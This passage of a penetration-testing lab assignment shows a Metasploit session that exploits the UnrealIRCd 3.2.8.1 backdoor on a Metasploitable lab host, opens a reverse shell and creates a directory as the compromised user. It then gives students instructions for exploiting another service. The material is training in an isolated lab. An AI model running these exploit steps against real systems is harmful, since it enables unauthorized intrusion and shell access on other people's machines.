
```
Msf6> pwd
Msf6> Ls -l /home/
```



```
192.168.2.6 18:17:09 romari exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.2.5
RHOSTS ⇒ 192.168.2.5
192.168.2.6 18:17:18 romari exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT ⇒ 6697
192.168.2.6 18:17:25 romari exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.2.6
LHOST ⇒ 192.168.2.6
192.168.2.6 18:17:31 romari exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.2.6:4444
[*] 192.168.2.5:6697 - Connected to 192.168.2.5:6697 ...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.2.5:6697 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo kiYmD1RnxXIX9fHx;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "kiYmD1RnxXIX9fHx\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.2.6:4444 → 192.168.2.5:49644) at 2020-12-31 18:18:10 -0500

whoami
boba_fett
pwd
/opt/unrealircd/Unreal3.2
ls -l /home/
total 64
drwxr-xr-x 3 anakin_skywalker users   4096 Oct 29 19:39 anakin_skywalker
drwxr-xr-x 3 artoo_detoo      users   4096 Oct 29 19:38 artoo_detoo
drwxr-xr-x 2 ben_kenobi       users   4096 Oct 29 19:26 ben_kenobi
drwxr-xr-x 2 boba_fett        users   4096 Oct 29 19:26 boba_fett
drwxr-xr-x 2 c_three_pio      users   4096 Oct 29 19:26 c_three_pio
drwxr-xr-x 2 chewbacca        users   4096 Oct 29 19:26 chewbacca
drwxr-xr-x 2 darth_vader      users   4096 Oct 29 19:26 darth_vader
drwxr-xr-x 2 greedo           users   4096 Oct 29 19:26 greedo
drwxr-xr-x 2 han_solo         users   4096 Oct 29 19:26 han_solo
drwxr-xr-x 2 jabba_hutt       users   4096 Oct 29 19:26 jabba_hutt
drwxr-xr-x 2 jarjar_binks     users   4096 Oct 29 19:26 jarjar_binks
drwxr-xr-x 4 kylo_ren         users   4096 Oct 29 19:39 kylo_ren
drwxr-xr-x 2 lando_calrissian users   4096 Oct 29 19:26 lando_calrissian
drwxr-xr-x 2 leia_organa      users   4096 Oct 29 19:26 leia_organa
drwxr-xr-x 2 luke_skywalker   users   4096 Oct 29 19:26 luke_skywalker
drwxr-xr-x 7 vagrant          vagrant 4096 Dec 19 20:39 vagrant
```

6. Let’s try to create a directory at the victim machine:

```
Msf6> cd /home/boba_fett
Msf6> mkdir yourfirstname
Msf6> ls -l
```



```
192.168.2.6 18:22:31 romari exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.2.6:4444
[*] 192.168.2.5:6697 - Connected to 192.168.2.5:6697 ...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.2.5:6697 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 9lJ3Bj4l6Ll5o5VC;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "9lJ3Bj4l6Ll5o5VC\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (192.168.2.6:4444 → 192.168.2.5:49651) at 2020-12-31 18:22:52 -0500


whoami
boba_fett

pwd
/opt/unrealircd/Unreal3.2

cd /home/boba_fett


mkdir yourfirstname

ls -l
total 8
drwx------ 2 boba_fett users 4096 Dec 20 11:39 romari
drwx------ 2 boba_fett users 4096 Dec 20 11:40 yourfirstname

█
```

We have successfully gained access to the victim machine, and was able to create a directory there.

End of Part 1

Part 2 – Exploit a Vulnerability\Service of Your Choice

In the last lab, you were asked to list 5 of the running services on **MS3UBUNTU** and on **MS3WS2008**, with their version and the ports they were running on.

Pick a service from that list, and exploit it. If you find out it is not a vulnerable service, select another service and exploit it. Prepare a report to describe how you have exploited that service. Note the following:

1. You can't exploit the example service demonstrated in this lab document, i.e., you can **not** choose to exploit UnrealIRCd service.
2. You may choose any vulnerable service, even if it wasn't within the 5 services you listed in the last lab.
3. You may choose to exploit a service on **MS3UBUNTU** OR on **MS3WS2008, but NOT** on both. The use of any other box including Metaspolitable 2 box is not permitted in this lab, and will result in zero marks.
4. Armitage can't be used in this lab.

5. Document your exploitation following a similar format to the one that is used in part 1 of this lab:
   - Ensure your report shows that the service was exploited on your machines, by setting the prompts to show your name. Screenshots without your name in the prompt will receive zero credit.
   - Screenshots should be of the full terminal window, and not cropped (see screenshots in this lab assignment for examples of the full terminal).
   - Add a number and a description under each of your screenshots (i.e., Screenshot#1, Screenshot#2, etc…).
   - Your final screenshot should show the exploit being run **and** the shell gained in **one terminal** similar to the last screenshot in this lab instructions.
   - Limit the number of screenshots in your lab report to 6 screenshots maximum.
   - Make sure your screenshots show the output of the following commands at a minimum: **1-** search for and set the exploit you are going to use, **2-** show and set the exploit options, **3-** show and set payload and payload options (if any), **4-** run the exploit and gain shell access. Note that running the exploit and gaining shell should be in the SAME screenshot.
   - Someone reading your report should be able to perform the exploit easily just be following your report.
   - Ensure to type the commands in before every screenshot, and not only include them in the screenshots.

End of Part 2